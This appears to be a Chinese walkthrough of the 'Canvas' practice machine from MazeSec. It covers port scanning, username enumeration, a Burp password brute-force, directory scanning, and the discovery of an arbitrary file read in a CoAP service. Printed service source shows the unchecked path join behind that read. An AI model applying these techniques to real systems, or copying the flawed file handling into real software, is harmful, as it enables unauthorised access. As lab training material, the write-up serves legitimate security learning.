MazeSec Canvas 复盘
靶机信息
靶机名称:Canvas
靶机作者:倒春寒
靶机类型:Linux
难度: Hard
来源:MazeSec/QQ公开群 321948805
官网:https://maze-sec.com/
闪传下载链接:https://qfile.qq.com/q/ord1YtimQg ,2027-5-15日过期。
端口扫描
扫描靶机开放端口,习惯上使用 nmap 进行 TCP 全端口扫描,开放了22、80、443端口:
nmap 192.168.56.188 -p- --min-rate 3000 -sT

PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
web服务测试

浏览器访问 web ,提示证书颁发机构无效,使用了自签名的证书。浏览器在建立 HTTPS 连接时,会尝试把服务器给的证书一路往上追溯,直到找到浏览器/系统内置的“受信任根证书”。如果追溯不到(链断了、或者签发者根本不在信任列表里),就会拦截并提示“攻击者可能会窃取信息”。
查看证书信息,证书的 Subject(使用者) 和 Issuer(颁发者) 均为 CN=www.canvas.dsz,说明这是一张自签名证书(自己给自己签发)。绑定的域名仅包含 www.canvas.dsz,不包含 IP 地址,也没有 SAN(使用者可选名称)扩展。

浏览器拦截的原因有两个叠加:
证书不受信任:自签名证书,签发者不在浏览器内置信任列表中。
域名不匹配:证书绑定的 CN 是 www.canvas.dsz,但访问用的是 192.168.56.188,TLS 握手时 SNI/验证阶段名字对不上。
在浏览器访问一个网络资源时,会经历以下服务端客户端连接过程:
TCP 三次握手
    ↓
TLS 握手(证书链验证 + 域名匹配)
    ↓
HTTP 请求/响应
其中在 TLS 握手阶段,浏览器会将地址栏中的访问目标(IP 或域名)与证书 Subject Alternative Name(SAN) 字段(现代浏览器)或 Common Name(CN) 进行比对。由于该证书 SAN 为空、CN 仅包含 www.canvas.dsz,用 IP 直连时比对失败,TLS 握手被终止,不会继续进行 HTTP 请求/响应阶段。
在本地的hosts文件中添加域名解析,使用域名访问 web 服务,可以解决这个不一致的问题。
echo '192.168.56.188 www.canvas.dsz' >> /etc/hosts访问 https://www.canvas.dsz/ ,一个登录页面。


在页面 html 源码中发现了另一个域名 www.convo.dsz ,追加到 hosts 文件中,使用域名访问 web 服务。
爆破登录接口
类似一个论坛板块,很多用户发布了帖子。

提取这些用户名尝试到刚才的登录页爆破。
alex_m
dan_oliver
emily_rose
jules_22
mike_chen
nina_p
owen_88
rachel_w
sarah_k
tom_baker
页面会返回用户不存在和密码错误两种提示,遍历以上用户名,发现三个存在用户 emily_rose 、 mike_chen 、 sarah_k


Burp 爆破登录接口,爆破出 sarah_k 用户的密码为 scooter

扫描目录发现 internal 目录
dirsearch -u https://www.convo.dsz/
[05:26:12] 301 -  162B  - /internal  ->  https://www.convo.dsz/internal/
该目录下发现 3 个文件
https://www.convo.dsz/internal/build-notes.txt
Canvas frame service — release notes
====================================

The source bundle is staged on the sync host at:

    /opt/deploy/src.tar.gz

https://www.convo.dsz/internal/theme-cache.txt
theme-cache
-----------
gallery-warm   v12   2026-09-02
workshop       v7    2026-09-01
lobby          v3    2026-08-28


https://www.convo.dsz/internal/frame-status.json
{
  "frames": [
    {"id": "CNV-01", "state": "online", "theme": "gallery-warm"},
    {"id": "CNV-02", "state": "online", "theme": "gallery-warm"},
    {"id": "CNV-04", "state": "online", "theme": "workshop"},
    {"id": "CNV-07", "state": "idle", "theme": "lobby"}
  ]
}
题目这里给出了部署的源码路径,以及一台同步设备。前台尝试了 xss 等漏洞没有成功,站在出题人角度,给出了源码路径,应该会有一个文件读取或任意文件下载漏洞,到此线索断裂。
COAP 服务测试
回头扫一遍 udp 端口,习惯上扫描 --top-ports 100、3000,没有结果有些奇怪了,与作者交流了思路确定是 udp 方向,全端口扫描发现目标服务。
nmap 192.168.56.188 -p- -sU --min-rate 3000

PORT     STATE SERVICE
5683/udp open  coap
CoAP(Constrained Application Protocol,受限应用协议)是一种专门为资源受限的物联网(IoT)设备和低功耗、低带宽网络设计的轻量级应用层协议。
采用与 HTTP 类似的请求/响应交互模型(支持 GET、POST、PUT、DELETE 方法),通过 URI 标识资源。
HTTP 依赖于重量级的 TCP,而 CoAP 基于面向数据报的 UDP 协议,头部开销极小。
相比于 HTTP 的文本格式,CoAP 采用紧凑的二进制格式,解析速度更快,极大地节省了内存和电量。
安装 CoAP 客户端工具 aiocoap 。
pipx install aiocoap测试 GET 方法请求 CoAP 服务资源探针,成功返回接口清单。
aiocoap-client coap://192.168.56.188/.well-known/core
</.well-known/core>;ct="40",
</assets>,
</ota>,
</status>,
</devices>,
<https://christian.amsuess.com/tools/aiocoap/#version-0.4.17>;rel="impl-info"
分别测试各个资源,assets 接口接收 file 参数,返回文件内容,存在任意文件读取漏洞。
aiocoap-client coap://192.168.56.188/assets

ota 接口需要鉴权,status 接口返回设备状态,devices 接口返回设备列表。

读取进程相关信息如环境变量,启动命令,得知进程是以 iotd 用户权限运行的,启动命令为 /opt/iotd/venv/bin/python3 /opt/iotd/iotd.py 。
读取 coap 服务源码,脚本会从配置文件 /etc/iotd/iotd.conf 中读取 token_hash 进行鉴权,源码中有一个安装脚本 /opt/ota/install ,安装脚本会以 INSTALL_USER(111) 用户权限执行。
#!/opt/iotd/venv/bin/python3
"""iotd - Canvas CoAP asset sync and OTA receiver.

Runs as user iotd (UID 998), groups iotd/device-admin.
Resources:
  /.well-known/core
  /assets?file=<name>     GET, asset store
  /ota?token=<token>      POST, CI firmware bundle
  /status                 GET, decoy
  /devices                GET, decoy
"""
import asyncio
import io
import json
import os
import re
import secrets
import subprocess
import tarfile
import tempfile

import aiocoap
import aiocoap.resource as resource
import bcrypt

ASSETS_BASE = "/srv/canvas/assets"
STAGING_ROOT = "/var/lib/ota/staging"
INCOMING_ROOT = "/var/lib/ota/incoming"
TMP_ROOT = "/var/lib/ota/tmp"
CONF_PATH = "/etc/iotd/iotd.conf"
DEVICE_ADMIN_GID = 1002
INSTALL_USER = 111
INSTALL_UID = 1001
INSTALL_SCRIPT = "/opt/ota/install"
MAX_BUNDLE = 64 * 1024 * 1024
MAX_IMAGE = 48 * 1024 * 1024
MAX_SMALL = 256 * 1024
JOB_RE = re.compile(r"^[A-Za-z0-9_-]{1,64}$")
ALLOWED = {"manifest.json", "rootfs.img", "authorized_keys", "post_install.sh"}


def load_token_hash() -> bytes:
    with open(CONF_PATH, "r", encoding="utf-8") as fh:
        for line in fh:
            line = line.strip()
            if not line or line.startswith("#"):
                continue
            if line.startswith("token_hash"):
                _, _, value = line.partition("=")
                return value.strip().strip('"').encode()
    raise RuntimeError("no token_hash in %s" % CONF_PATH)


TOKEN_HASH = load_token_hash()


def query_dict(request) -> dict:
    """aiocoap exposes the query as a tuple of raw 'key=value' strings."""
    out = {}
    for part in request.opt.uri_query or ():
        if isinstance(part, bytes):
            part = part.decode("utf-8", "replace")
        key, _, value = part.partition("=")
        out[key] = value
    return out


def new_job_id() -> str:
    return secrets.token_hex(8)


def verify_token(token: str) -> bool:
    if not token or not TOKEN_HASH:
        return False
    try:
        return bcrypt.checkpw(token.encode(), TOKEN_HASH)
    except ValueError:
        return False


def json_msg(payload: dict, code=aiocoap.CONTENT) -> aiocoap.Message:
    return aiocoap.Message(
        code=code,
        payload=json.dumps(payload).encode(),
        content_format=50,
    )


def error_msg(code, text: str) -> aiocoap.Message:
    return aiocoap.Message(code=code, payload=text.encode())


def safe_write(path: str, data: bytes, mode: int, gid: int | None = None) -> None:
    fd = os.open(path, os.O_WRONLY | os.O_CREAT | os.O_EXCL | os.O_NOFOLLOW, mode)
    try:
        os.write(fd, data)
    finally:
        os.close(fd)
    os.chmod(path, mode)
    if gid is not None:
        os.chown(path, -1, gid)


class Assets(resource.Resource):
    async def render_get(self, request):
        q = query_dict(request)
        name = q.get("file", q.get("name", ""))
        if not name:
            return error_msg(aiocoap.BAD_REQUEST, "missing file")
        path = os.path.join(ASSETS_BASE, name)
        try:
            if not os.path.isfile(path):
                return error_msg(aiocoap.NOT_FOUND, "not found")
            if os.path.getsize(path) > MAX_BUNDLE:
                return error_msg(aiocoap.REQUEST_ENTITY_TOO_LARGE, "too large")
            with open(path, "rb") as fh:
                data = fh.read()
        except OSError:
            return error_msg(aiocoap.NOT_FOUND, "not found")
